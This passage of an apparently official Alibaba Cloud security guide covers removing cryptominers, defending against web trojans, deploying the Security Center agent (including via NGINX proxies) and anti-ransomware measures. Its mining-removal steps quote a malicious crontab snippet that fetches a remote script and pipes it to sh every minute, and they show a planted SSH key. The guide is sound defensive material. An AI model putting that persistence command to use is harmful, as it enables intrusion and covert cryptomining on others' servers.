3. Identify the mining program among the processes that cause high CPU consumption and terminate the program.
4. Check whether the firewall of your server contains the address of the mining pool to which the mining program belongs and delete the address of the mining pool.

i. Run the following command to detect unusual communication addresses and open ports that are not required for normal workloads.

```
iptables -L -n
```

```
[root@i dpcZ ~]# iptables -L -n
Chain INPUT (policy ACCEPT)
target     prot opt source               destination
ACCEPT     tcp  --  0.0.0.0/0            0.0.0.0/0           tcp dpt:8888

Chain FORWARD (policy ACCEPT)
target     prot opt source               destination

Chain OUTPUT (policy ACCEPT)
target     prot opt source               destination
[root@i dpcZ ~]#
```

ii. Run the following command to delete the address of the mining pool.

```
vi /etc/sysconfig/iptables
```

5. Run the following command to check whether scheduled tasks exist.

```
crontab -l
```

```
crontab -l | grep -e ".74.42" | grep -v grep
if [ $? -eq 0 ]; then
  echo "cron good"
else
  (
    crontab -l 2>/dev/null
    echo "* * * * * $LDR http://.74.42/spr.sh | sh > /dev/null 2>&1"
  ) | crontab -
fi
```

You can handle suspicious scheduled task files based on the check results. This prevents repeated intrusions.

6. Run the following command to check whether the SSH public key contains mining viruses. This prevents persistent webshells.

```
cat .ssh/authorized_keys
```

```
[root@i .ssh]# cat authorized_keys
ssh-rs rYA0kYE5K/HEy5sL16xjezq77N4/lmrSffLi4b602wm9zr1j3fYPoZzDKD//ocd7Y28DqXsGVfe7pbMAwBjks27Uq
VlQkEETmiJDes7WRJurmJ1aUZexqRqagfRwdHfnuKRN1JgVb+1JZNt+U1Flo/rMtN7xE19DtQBqfaJwGHhNFQF9Szf2JwWA9KqGdYzWlsgI/N8wyYTAu17KhbkkXo7o07bzlQfxOQ7VJZE0a
m2ki/2iupXRwIKoZsNpD4JIQ56qKf7UkQahrNqTmb2DSAYuWsPKvTMtHr96zkUNViBZ4lSNZZl1+7VdHsY7GEkZlqw== root@ 0m96fj35Z
```

7. Check whether mining programs exist on other servers that are deployed on the same internal network. This way, you can protect the servers from mining programs at the earliest opportunity.

## Windows servers

1. Run the following command in PowerShell to identify mining programs among the processes that cause high CPU consumption.

```
ps | sort -des cpu
While(1) {ps | sort -des cpu | select -f 15 | ft -a; sleep 1; cls}
```

2. Run the following command to query the executable file of the mining program and the parameters in the command that is used to start the mining program.

```
wmic process where processid=xxx get processid,executablepath,commandline,name     //xx
x indicates PID.
```

3. Terminate the mining program and remove the executable file of the mining program.
4. Run the following command to detect suspicious ports of your server.

```
netstat -ano | findstr xxx            // xxx indicates the suspicious port.
```

5. Run the following command to check whether the hosts file in the server contains the address of the mining pool to which the mining program belongs.

```
type  C:\Windows\System32\drivers\etc\hosts
```

6. Run the following command to check whether the scheduled tasks specified by the mining program exist on your server.

```
schtasks /query
```

## Other methods

If the underlying system components of your server are affected by viruses, you may fail to troubleshoot the issues or remove the viruses. We recommend that you back up your data and restore the operating system of your server. This ensures that the mining program is completely removed. To use this method, perform the following operations:

1. Create a snapshot to back up data on your server. For more information, see Create a snapshot of a disk.
2. Initialize the operating system of the server. For more information, see Re-initialize a system disk.
3. Create a disk from the snapshot. For more information, see Create a disk from a snapshot.
4. Attach the disk to the server after the operating system is reinstalled. For more information, see Attach a data disk.

Alibaba Cloud provides the Emergency Response service that is delivered by security experts. The following list describes the service content:

- Remove trojans, viruses, suspicious accounts, suspicious files, webshells, and hidden links from the system in a comprehensive manner.
- Analyze intrusion behavior and identify causes of intrusions.
- Provide guidance on security hardening.

For more information, see Emergency response service.

# 10.Best practices for defense against trojan attacks

This topic describes trojan attacks, how to find and delete trojan files, and how to defend against trojan attacks.

## Introduction

In a trojan attack, an attacker obtains the control of your website and injects malicious code into web pages. The attacker may inject malicious code to the web pages by using an iframe, JavaScript, an HTML body, CSS, or a method hard to detect.

When a user visits an attacked web page, the injected malicious code exploits vulnerabilities of the browser, third-party ActiveX controls, and plug-ins, such as Flash and PDF plug-ins, to secretly download and run trojans.

## Hazards of trojan attacks

If a trojan attack occurs, the attacker intrudes into your website and can obtain sensitive user data, such as accounts, passwords, and business data. If a user visits the attacked website, the computer of the user may be implanted with trojans. The trojans can steal data such as bank accounts, social network accounts, and passwords. The trojans can also damage data on disks of the computer. This can cause huge losses of information assets for the user. Therefore, trojan attacks may affect the reputation of your website, damage the computer systems of your users, and cause data leaks of the users.

## Find and clear a trojan file

If a trojan attack occurs on your website, the attacker intrudes into the website by exploiting vulnerabilities and implants malicious code into the file system or code of your web server. You can find and clear the trojan file by using the following methods:

- If the malicious code is already detected by Security Center, find the trojan file based on the URL directory and delete the file.
- Use Security Center to automatically detect and remove the trojan file. The number of code files for an operating system or application software is large, so it is difficult to manually identify trojan files.

## Defend against trojan attacks

Fix the vulnerabilities on your website system and on your web servers in a timely manner to prevent your website from being attacked. Trojan attacks bring severe damage to websites. Attackers can exploit vulnerabilities on tampered web pages, browsers, and operating systems as well as download and run trojans and malicious programs to expand the scope of attacks. You must protect your website against trojan attacks at all levels. We recommend that you defend against trojan attacks at the following levels:

- **Network security level**
  - Use services or features such as ECS security groups, SLB whitelists, and Cloud Firewall to reduce the number of service ports that are exposed to the Internet. The exposed ports are vulnerable to attacks.
- **Host system level**
  - Use Bastionhost to manage methods to log on to ECS instances and grant O&M personnel **only necessary permissions**.

- Configure a strong password for your Alibaba Cloud account. The password must be at least eight characters in length and contain uppercase letters, lowercase letters, digits, and special characters. Change your password every few months to ensure security. We recommend that you use multi-factor authentication (MFA) or SSH key credentials to log on to ECS instances.
- Obtain security vulnerability information, for example, from the security vulnerability notice on the Alibaba Cloud official website. Regularly detect and fix vulnerabilities on your website and web servers. Install patches to operating systems and application software in a timely manner.
- Activate Security Center to detect and handle security risks, configuration items that are not secure, operating system vulnerabilities, and middleware vulnerabilities on your servers.
- Strictly control file access permissions. Restrict permissions to access sensitive directories and permissions to execute scripts that modify these directories. Grant **only necessary permissions** to access and modify the file system.

- **Database level**
  - Do not use web-based management tools to manage databases and do not open your web management system directly to the Internet.
  - Configure access control policies to allow only application servers to access database services. Do not open database service ports to the Internet.
  - Configure strong passwords for the database services.
- **Application security level**
  - Enhance the security of web application middleware.
  - Perform code security tests and white-box tests. Fix detected vulnerabilities before you bring the service code online. This prevents attackers from exploiting the vulnerabilities to intrude into your service system.
  - Use Cloud Security Scanner to regularly scan for vulnerabilities of your website and web system. Fix these vulnerabilities before you bring the service system online.
  - Check for program vulnerabilities and fix them in a timely manner. You can use Incident Response Service to identify vulnerabilities and causes of intrusions. You can use Web Application Firewall (WAF) to protect your web applications against external attacks.

# 11.Install the Security Center agent on multiple ECS instances at a time

This topic describes how to install the Security Center agent on multiple Elastic Compute Service (ECS) instances at a time.

## Context

You must use the AccessKey pair of an Alibaba Cloud account that has the permissions to manage ECS instances. Only accounts with these permissions are allowed to install Cloud Assistant on ECS instances. Cloud Assistant is used to install the Security Center agent on multiple ECS instances at a time.

## Procedure

1. Download Alibaba Cloud CLI.
2. Run the `aliyun config` command to configure your credentials in Alibaba Cloud CLI. If you do not configure your credentials, you cannot use Alibaba CLI to install Cloud Assistant.

```
ali-6c96cfe0d229:Downloads jack$ aliyun configure
Configuring profile '' in '' authenticate mode...
Access Key Id [*************lho]:
Access Key Secret [**************************CDu]:
Default Region Id [cn-hangzhou]:
Default Output Format [json]: json (Only support json))
Default Language [zh|en] zh:
Saving profile[] ...Done.
 available regions:
  cn-qingdao
  cn-beijing
  cn-zhangjiakou
  cn-huhehaote
  cn-hangzhou
  cn-shanghai
  cn-shenzhen
  cn-chengdu
  cn-hongkong
  ap-northeast-1
  ap-southeast-1
  ap-southeast-2
  ap-southeast-3
  ap-southeast-5
  ap-south-1
  us-east-1
  us-west-1
  eu-west-1
  me-east-1
  eu-central-1

Configure Done!!!
..............88888888888888888888 ........=88888888888888888D=..............
............88888888888888888888 ..........D888888888888888888888I...........
.........,888888888888ZI: ............................=Z88D8888888888D.........
.........+88888888 ..........................................88888888D.........
.........+88888888 .......Welcome to use Alibaba Cloud.......O8888888D.........
.........+88888888 ............. ************* ..............O8888888D.........
.........+88888888 .... Command Line Interface(Reloaded) ....O8888888D.........
.........+88888888..........................................88888888D.........
..........D888888888888DO+. .........................?ND888888888888D.........
............O888888888888888888888............D888888888888888888888=...........
............ .:D888888888888888888.........78888888888888888880 ..............
```

3. Run the following commands to query the IDs and region IDs of the ECS instances on which you want to install Cloud Assistant.

```
aliyun ecs DescribeRegions   #Query the region IDs.
aliyun ecs DescribeInstances --RegionId [cn-hongkong]   #Query instance IDs in the specified region. This command queries instance IDs for only one region at each run.
```


```
ali-6c96cfe0d229:Downloads jack$ aliyun ecs DescribeInstances --RegionId cn-hongkong
{
        "PageNumber": 1,
        "TotalCount": 2,
        "PageSize": 10,
        "RequestId": "1547E303-4FB1-4FAC-BF1D-2485AD4649CA",
        "Instances": {
                "Instance": [
                        {
                                "ImageId": "win2008r2_64_ent_sp1_zh-cn_40G_alibase_20190318.vhd",
                                "VlanId": "",
                                "EipAddress": {
                                        "IpAddress": "",
                                        "AllocationId": "",
                                        "InternetChargeType": ""
                                },
                                "ZoneId": "cn-hongkong-b",
                                "IoOptimized": true,
                                "SerialNumber": "eaf191eb-51ac-4986-bfab-a544fe5a4392",
                                "Cpu": 1,
                                "Memory": 2048,
                                "DeviceAvailable": true,
                                "SecurityGroupIds": {
                                        "SecurityGroupId": [
                                                "sg-j6c8tug50dd3m6pcwzkr"
                                        ]
                                },
                                "SaleCycle": "",
                                "AutoReleaseTime": "",
                                "ResourceGroupId": "",
                                "OSType": "windows",
                                "OSName": "Windows Server  2008 R2 企业版  64位中文版",
                                "InstanceNetworkType": "vpc",
                                "HostName": "iZjjpt127asc1sZ",
                                "CreationTime": "2019-05-09T05:48Z",
                                "EcsCapacityReservationAttr": {
                                        "CapacityReservationPreference": "",
                                        "CapacityReservationId": ""
                                },
                                "RegionId": "cn-hongkong",
                                "DeletionProtection": false,
                                "OperationLocks": {
                                        "LockReason": []
                                },
                                "ExpiredTime": "2020-05-09T16:00Z",
                                "InnerIpAddress": {
                                        "IpAddress": []
                                },
                                "InstanceTypeFamily": "ecs.n4",
```


4. Run the following command to install Cloud Assistant. Alibaba Cloud CLI allows you to install Cloud Assistant on multiple ECS instances at a time.

```
aliyun ecs InstallCloudAssistant --RegionId [TheRegionId] --InstanceId.N [i-bp1g6zv0ce8ogXXXXXXp]  #To install Cloud Assistant on multiple ECS instances, replace the N variable with the number of target ECS instances in sequence, and i-bp1g6zv0ce8ogXXXXXXp with the instance IDs obtained in step 3.
```

> **Note** You can run the `aliyun ecs DescribeCloudAssistantStatus --RegionId TheRegionId --InstanceId.1 i-bp1g6zv0ce8ogXXXXXXp --output cols=CloudAssistantStatus` command to check whether the ECS instances have Cloud Assistant installed. For more information, see Install the Cloud Assistant client.

5. Log on to the Security Center console. In the left-side navigation pane, click **Settings**. On the **Agent** tab of the Settings page, install the Security Center agent on multiple ECS instances at a time.




**Note** The instance that has the Security Center agent installed is not displayed on the **Agent** tab. You can navigate to the **Assets > Server(s)** tab and view the status of the instance. The instance is displayed as **Enable** in the **Agent** column.

## References

Troubleshoot why the Security Center agent is offline

Install the Security Center agent

# 12.Install the Security Center agent on servers not deployed on Alibaba Cloud

This topic describes how to install the Security Center agent on servers that are not deployed on Alibaba Cloud.

## Context

Security Center protects both Elastic Compute Service (ECS) instances and the servers that are not deployed on Alibaba Cloud. The servers include servers that are provided by third-party providers, such as Amazon Web Services (AWS). Security Center protects ECS instances and servers not deployed on Alibaba Cloud only after they have the Security Center agent installed.

Your server is protected by Security Center and the information about the server is displayed in the Security Center console only after your server has the Security Center agent installed. The information includes vulnerabilities, alerts, baseline risks, and asset fingerprints.

The Security Center agent cannot be automatically installed on servers not deployed on Alibaba Cloud. You must manually install the agent on these servers.

## Procedure

1.
2.
3.
4. Click the **Client Installation Guide** tab.

   Security Center provides four default installation commands on the **Client Installation Guide** tab. If you do not want Security Center to create an image based on an installation command, or you do not want the server on which the installation command is run to be automatically added to a specified server group, you can select an installation command based on the type of your server and the operating system that your server runs. Then, you can run a default command to install the Security Center agent on your server.
5. (Optional)On the **Client Installation Guide** tab, click **Add Installation Command** to create an installation command.

   > **Notice** If you use a default installation command, skip this step.

   You can create an installation command to achieve the following purposes:

   - Enable Security Center to create an image based on the installation command, and use the image to preinstall the Security Center agent on multiple servers.
   - Bind a server group to the installation command. After you run the command to install the Security Center agent on a server, the server is automatically added to the server group.

i. In the **Add Installation Command** dialog box, configure the parameters.
The following table describes the parameters.

| Parameter | Description |
| --- | --- |
| **Expiration time** | The time when the installation command expires. |
| **Service Provider** | The provider of your server. |
| **Default grouping** | The server group that you want to bind to the installation command. |
| **Operating system** | The operating system in which the installation command can be run. Valid values: Windows, Linux, and windows-2003. |
| **Making Image System** | Specifies whether to enable Security Center to create an image. Valid values: Yes and No.<br>■ If you select **Yes**, Security Center automatically creates an image based on the installation command. You can use the image to preinstall the Security Center agent on multiple servers at a time without the need to run the installation command on each server.<br>**Note** After you run the installation command on your server, only the installation package of the Security Center agent is downloaded to the server. The process of the Security Center agent is not started. If you want Security Center to protect your server, you must restart the server to start the process of the Security Center agent.<br>■ If you select **No**, Security Center generates an installation command but does not create an image based on the installation command. |

ii. Click **OK**. An installation command is generated. Then, copy the command.
You can view the generated installation command on the **Client Installation Guide** tab.

6. Log on to the server on which you want to install the agent by using an account that has administrative rights.

   The tool that you can use to run the installation command varies based on the operating system of the server.

   - **Windows**: Open the Command Prompt and run the installation command that you copied. Then, the installation package of the Security Center agent is downloaded to and installed on the server.
   - **Linux**: Open the CLI and run the installation command that you copied. Then, the installation package of the Security Center agent is downloaded to and installed on the server.

> **Notice** After you run the installation command, the latest version of the Security Center agent is downloaded from Alibaba Cloud. If you use a server that is not deployed on Alibaba Cloud, make sure that the server is connected to the Internet before you run the installation command.


You can view the status of the agent on the **Assets** page approximately 5 minutes after the agent is installed.

- If you use an ECS instance, the status in the **Agent** column of the instance changes from **Close** to **Enable**.
- If you use a server that is not deployed on Alibaba Cloud, the server is added to the server list on the Assets page.

> **Notice** Due to network latency, a server that is not deployed on Alibaba Cloud and has the Security Center agent installed may not be immediately displayed on the **Assets** page. In this case, you must click **Synchronize Asset** on the **Server(s)** tab of the **Assets** page to update the information about the server.

## Install the Security Center agent on multiple servers not deployed on Alibaba Cloud at a time

1.
2.
3.
4. On the **Agent** tab, click the Client Installation Guide tab. On the Client Installation Guide tab, click **Add Installation Command**.
5. In the **Add Installation Command** dialog box, configure the following parameters.




| Parameter | Description |
| --- | --- |
| **Expiration time** | The date on which the installation command expires. |
| **Service Provider** | The provider of the servers. |
| **Default grouping** | The server group in which the installation command takes effect. |
| **Operating system** | The operating system in which the installation command is run. Valid values: Windows, Linux, and windows-2003. |
| **Making Image System** | Specifies whether to create an image. Valid values: Yes and No.<br>◦ If you select **Yes**, Security Center automatically creates an image based on the installation command. You can use the image to preinstall the Security Center agent on multiple servers at a time without the need to run the installation command on each server.<br>◦ If you select **No**, Security Center generates an installation command but does not create an image based on the installation command. |

6. Click **OK**.
7. Open your bastion host or self-managed O&M system such as Xshell or SecureCRT. Then, run the installation commands on your servers. The Security Center agent is downloaded and installed on your servers.
   Approximately five minutes after the agent is installed, your servers are displayed in the server list on the Assets page in the Security Center console.

> **Notice** Due to network latency, servers that are not deployed on Alibaba Cloud and have the Security Center agent installed may not be immediately displayed on the **Assets** page. In this case, you must click **Synchronize Asset** on the Server(s) tab of the **Assets** page to update the information about the servers.

## References

Troubleshoot why the Security Center agent is offline

Install the Security Center agent

# 13.Use Security Center to protect servers in on-premises data centers

Security Center protects Alibaba Cloud Elastic Compute Service (ECS) instances, external servers, and servers in on-premises data centers. This topic describes how to connect servers in an on-premises data center to Security Center.

## Procedure

If you want to install the Security Center agent on servers in an on-premises data center that cannot access the Internet, and manage the servers in the Alibaba Cloud console, follow these steps:

1. Create a proxy cluster in an on-premises data center to connect the servers to the Internet.
2. Modify the *hosts* file or local DNS settings to connect the proxy cluster to the servers.
3. Install the Security Center agent on the servers to enable Security Center to protect the servers.

## Create a reverse proxy cluster

The Security Center agent connects to the servers that support persistent connections and HTTP proxies through two separate domains.

> **Notice** Persistent connection and HTTP proxies must be deployed on two different servers. You must prepare at least two servers to set up the proxy cluster.

- **Configure a server to deploy the persistent connection proxy**
  **Prerequisites**
  - At least one server is available to deploy persistent connection proxies. GNU Compiler Collection (GCC) and zlib-devel are installed on the server.

    > **Note** You can specify the number of servers to deploy persistent connection proxies based on the number of servers in the on-premises data center. If the on-premises data center has a large number of severs, we recommend that you prepare multiple servers to deploy persistent connection proxies.

  - Click Nginx download address to download the NGINX version that supports reverse proxies.

  **Procedure**

  i. TCP persistent connections use the Layer-4 protocols. After you download NGINX, run the following compilation commands to install NGINX. You must add the `--with-stream` parameter before you run the compilation commands.

  ```
  tar -xvf nginx-1.9.0
  cd nginx-1.9.0
  ./configure --without-http_rewrite_module --with-stream
  make
  make install
  ```

  ii. In the directory of NGINX configuration files, modify the *nginx.conf* file based on the following content.

```
#user  nobody;
worker_processes  auto;
error_log  logs/error.log;
#error_log  logs/error.log  notice;
#error_log  logs/error.log  info;
#pid        logs/nginx.pid;
events {
    use     epoll;
    worker_connections  60000;
}
stream {
        server {
            listen 80;
            proxy_timeout 20m;
            proxy_connect_timeout 60s;
            proxy_pass app;
        }
        upstream app {
           server jsrv.aegis.aliyun.com:80;
        }
}
```

iii. After the configuration file is modified, restart NGINX.

- **Configure a server to deploy the HTTP proxy**
  **Prerequisites**
  - At least one server is available to deploy the HTTP proxies.

    > **Note** You can specify the number of servers to deploy HTTP proxies based on the number of servers in the on-premises data center. If the on-premises data center has a large number of severs, we recommend that you prepare multiple servers to deploy HTTP proxies.

  - Click Nginx download address to download the NGINX version that supports reverse proxies.

  **Procedure**

  i. HTTP connections use the Layer-4 protocols. After you download NGINX, run the following compilation commands to install NGINX. You must add the `--with-stream` parameter when you run the compilation commands.

  ```
  sudo ./configure --without-http_rewrite_module --with-stream
  sudo make
  sudo make install
  ```

  ii. In the directory of NGINX configuration files, modify the *nginx.conf* file based on the following content.

```
#user  nobody;
worker_processes  auto;
error_log  logs/error.log;
#error_log  logs/error.log  notice;
#error_log  logs/error.log  info;
#pid        logs/nginx.pid;
events {
    use     epoll;
    worker_connections  60000;
}
stream {
        upstream updatessl {
            server update.aegis.aliyun.com:443;
        }
        server {
            listen 443;
      proxy_connect_timeout 60s;
            proxy_pass updatessl;
        }
        upstream updatehttp {
            server update.aegis.aliyun.com:80;
        }
        server {
            listen 80;
      proxy_connect_timeout 60s;
            proxy_pass updatehttp;
        }
  }
```

iii. After the configuration file is modified, restart NGINX.

## Connect the proxy cluster to the servers in the on-premises data center

Select one of the following methods to connect the proxy cluster to the servers in the on-premises data center.

- **Modify the hosts file of the servers in the on-premises data center**
  Modify the *hosts* file of the servers in the on-premises data center to redirect the requests targeting the domains of Security Center to the proxy cluster. In the *hosts* file, you must associate all the domain names of Security Center with the IP addresses of the proxy cluster. The domain names to be associated with the IP addresses of the proxy cluster are as follows. xx.xx.xx.xx is the IP address of the proxy cluster.

  > **Notice** The domain names that contain *jsrv* refer to those of the servers where persistent connection proxies are deployed. The domain names that contain *alicdn* and *update* refer to those of the servers where HTTP proxies are deployed.

```
xx.xx.xx.xx jsrv.aegis.aliyun.com
xx.xx.xx.xx jsrv2.aegis.aliyun.com
xx.xx.xx.xx jsrv3.aegis.aliyun.com
xx.xx.xx.xx jsrv4.aegis.aliyun.com
xx.xx.xx.xx jsrv5.aegis.aliyun.com
xx.xx.xx.xx aegis.alicdn.com
xx.xx.xx.xx update.aegis.aliyun.com
xx.xx.xx.xx update2.aegis.aliyun.com
xx.xx.xx.xx update3.aegis.aliyun.com
xx.xx.xx.xx update4.aegis.aliyun.com
xx.xx.xx.xx update5.aegis.aliyun.com
```

- **Modify the DNS settings of the on-premises data center**
  Modify the DNS settings of the on-premises data center to resolve *jsrv.aegis.aliyun.com* and *update.aegis.aliyun.com* to the IP address of the proxy cluster.

## Install the Security Center agent on the servers in the on-premises data center.

After the Security Center agent is installed on the servers in the on-premises data center, Security Center can protect your servers. To install the Security Center agent on servers that run the Windows operating system, you must download the Security Center agent installer. To install the agent on servers that run the Linux operating system, you must run relevant commands. For more information, see Manually install the Security Center agent on your server.

# 14.Best practices for anti-ransomware

After ransomware intrudes into an Elastic Compute Service (ECS) instance, data on the instance is encrypted and is used by attackers for ransom. This causes service interruptions, data leaks, and data loss. This topic describes the solutions that you can use to protect your ECS instances from ransomware.

## Causes

In most cases, ECS instances are intruded by ransomware because risks occur when you use the ECS instances. The following list describes the risks:

- Important accounts with weak passwords or absence of authentication mechanisms
  - Weak passwords or no passwords are configured for the important accounts of your server. The accounts include the root account and the administrator account.
  - Weak passwords or no passwords are configured for your databases on which important services are deployed. The databases include Redis, MongoDB, MySQL, and Microsoft SQL Server databases.
- Services exposed on the Internet due to absence of access control policies
  Services such as RDP, SSH, Redis, MongoDB, MySQL, and Microsoft SQL Server can be accessed over the Internet. The services are vulnerable.
- High-risk vulnerabilities on the operating systems and software of your servers
  High-risk vulnerabilities are detected on the operating systems and software of your servers. Attackers upload encryption ransomware or perform ransomware operations to launch remote attacks.

## Solutions

To reduce the attack rate of encryption ransomware on your ECS instances, we recommend that you use a suitable solution or handle risks based on protection phases. The following table describes the different anti-ransomware solutions that are suitable for different protection phases.

| Protection phase | Solution | Description | References |
| --- | --- | --- | --- |

| Protection phase | Solution | Description | References |
| --- | --- | --- | --- |
| Before ransomware intrusion | Check security configurations. | Security Center provides the features of asset exposure analysis, baseline check, configuration assessment, and AccessKey pair leak detection. You can use the features to achieve the following purposes:<br>• Ensure that you do not configure weak passwords or password-free access for the accounts of your servers or databases. This ensures the security of the accounts that can be used to access important services.<br>• Ensure that unauthorized access is not allowed, and no services are exposed on the Internet. | Asset exposure analysis<br>Baseline check<br>Configuration assessment<br>AccessKey pair leak detection |
| | Scan servers for vulnerabilities and fix detected vulnerabilities at the earliest opportunity. | Security Center provides the vulnerability fixing feature. If Security Center detects vulnerabilities on your servers, we recommend that you use the feature to fix high-risk vulnerabilities at the earliest opportunity. | Configure scheduled vulnerability detection<br>Priorities to fix vulnerabilities<br>Exploitability of vulnerabilities |
| | Create anti-ransomware policies for servers and databases. | Security Center provides the features of anti-ransomware for servers and anti-ransomware for databases to defend against ransomware. You can use the features to protect your servers and databases from ransomware. | Backups based on anti-ransomware policies |
| | Enable features supported by the proactive defense module. | Security Center provides the proactive defense module. The features that are supported by the module can automatically intercept common viruses, malicious network connections, and webshell connections. The module allows you to use bait to capture ransomware. Security Center also provides the virus blocking feature that can be used to precisely block ransomware. | Proactive defense |

| Protection phase | Solution | Description | References |
| --- | --- | --- | --- |
| During ransomware intrusion | Handle alerts generated by Security Center at the earliest opportunity. | Security Center generates different types of alerts for your assets in real time. The types of alerts include the alerts for web tampering, suspicious processes, webshells, unusual logons, and malicious processes. Security Center detects threats to your assets based on more than 250 threat detection models. This allows you to monitor the security posture of your assets in real time and take actions at the earliest opportunity. | Alerts |
| After ransomware intrusion | Restore encrypted data of your assets. | Security Center provides the features of anti-ransomware for servers and anti-ransomware for databases. The features allow you to create anti-ransomware policies for your servers and databases. You can back up the data on your servers and databases based on the policies. If the data on your servers or databases is encrypted by ransomware, you can create a restoration task to restore data. | Backups based on anti-ransomware policies |
| | Trace ransomware attacks. | Security Center provides the feature of attack source tracing. The feature can restore attack paths based on the attack statistics collected by the Security Center agent and Graph Compute. The feature helps you view the processes and chain diagrams of ransomware intrusions. | Attack source tracing |

The following sections describe the features and operations related to anti-ransomware solutions.

## Asset exposure analysis

You can use asset exposure analysis to minimize asset exposure and the intrusions over the Internet from attackers or mining programs and worms. We recommend that you consider Internet-facing exposure as the highest priority and handle the exposure. For more information, see Asset exposure analysis.

- Analysis of exposed components
  Asset exposure analysis allows you to view exposed components to check whether components or services such as Redis, MongoDB, and Elasticsearch are exposed on the Internet. If a component is exposed, you can disconnect the Internet chain of the component. For example, you can configure security groups to allow requests only from specific CIDR blocks.
- Analysis of exposed weak passwords
  If a system uses weak passwords and the passwords are exposed on the Internet, the system can be easily attacked. You must fix risks that are caused by the weak passwords at the earliest opportunity.

## Baseline check

You can use the baseline check feature to check for threats in the baseline configurations that are included in the default baseline check policy. The threats include weak passwords, unauthorized access, vulnerabilities, and configuration risks. After you fix detected baseline risks on your system, databases, and software, you can prevent ransomware in an efficient manner. For more information, see Overview.

## Configuration assessment

You can use the configuration assessment feature to check the following configurations of your Alibaba Cloud services for risks: identity authentication and permissions, network access control, data security, log audit, monitoring and alerting, and basic security protection. If risks are detected, Security Center provides solutions. We recommend that you handle detected high-risk items. For more information, see Overview.

## AccessKey pair leak detection

You can use the feature of AccessKey pair leak detection to check the usernames and passwords in source code stored on platforms such as GitHub in real time. This helps you detect leaks of the usernames and passwords for your assets. If leaks are detected, Security Center generates alerts. This helps you detect and handle potential AccessKey pair leaks at the earliest opportunity. For more information, see Detection of AccessKey pair leaks.

## Configure scheduled vulnerability detection

We recommend that you enable application vulnerability detection and specify a minimum detection cycle for scheduled vulnerability detection. The minimum detection cycle is three days. You must ensure that all vulnerabilities that are added to the vulnerability whitelist are necessary. For more information, see Configure vulnerability settings.

## Priorities to fix vulnerabilities

Application whitelists are detected based on whether vulnerabilities are compliant or can be easily exploited. If detected application vulnerabilities can be easily exploited, the details about the vulnerabilities are displayed in the Security Center console, and the Proof of Concept (PoC) and Exploit of each vulnerability can be easily obtained from the Internet. These vulnerabilities can be easily exploited by attackers, mining programs, and computer worms. Therefore, you must fix the vulnerabilities that can be easily exploited based on priorities in descending order. The priorities are determined by the score of urgency to fix a vulnerability. You must also fix the vulnerabilities that are detected on unexposed services. This prevents the vulnerabilities from being exploited by attackers, mining programs, and computer worms to implement lateral movement in internal networks, which reduces adverse impacts on your assets. For more information, see Priorities to fix vulnerabilities.

## Exploitability of vulnerabilities

If a large number of vulnerabilities are detected and you do not have sufficient resources to fix the vulnerabilities, you can first fix or handle the vulnerabilities that affect the security at the Internet boundary. This way, you can ensure the security at the Internet boundary and have sufficient time to fix the remaining vulnerabilities on your system. The following list describes how to fix and handle vulnerabilities:

- Fix vulnerabilities
  Follow the solutions included in vulnerability details.
- Handle vulnerabilities
  Click the ID of a security group or an instance to go to the page that displays the configurations of the specified security group, Server Load Balancer (SLB) instance, or Network Address Translation (NAT) gateway. On the page, delete the port forwarding rule that exposes your services on the Internet, or configure the security group to allow requests only from specific IP addresses or CIDR blocks. If you handle a vulnerability, you still need to fix the vulnerability.

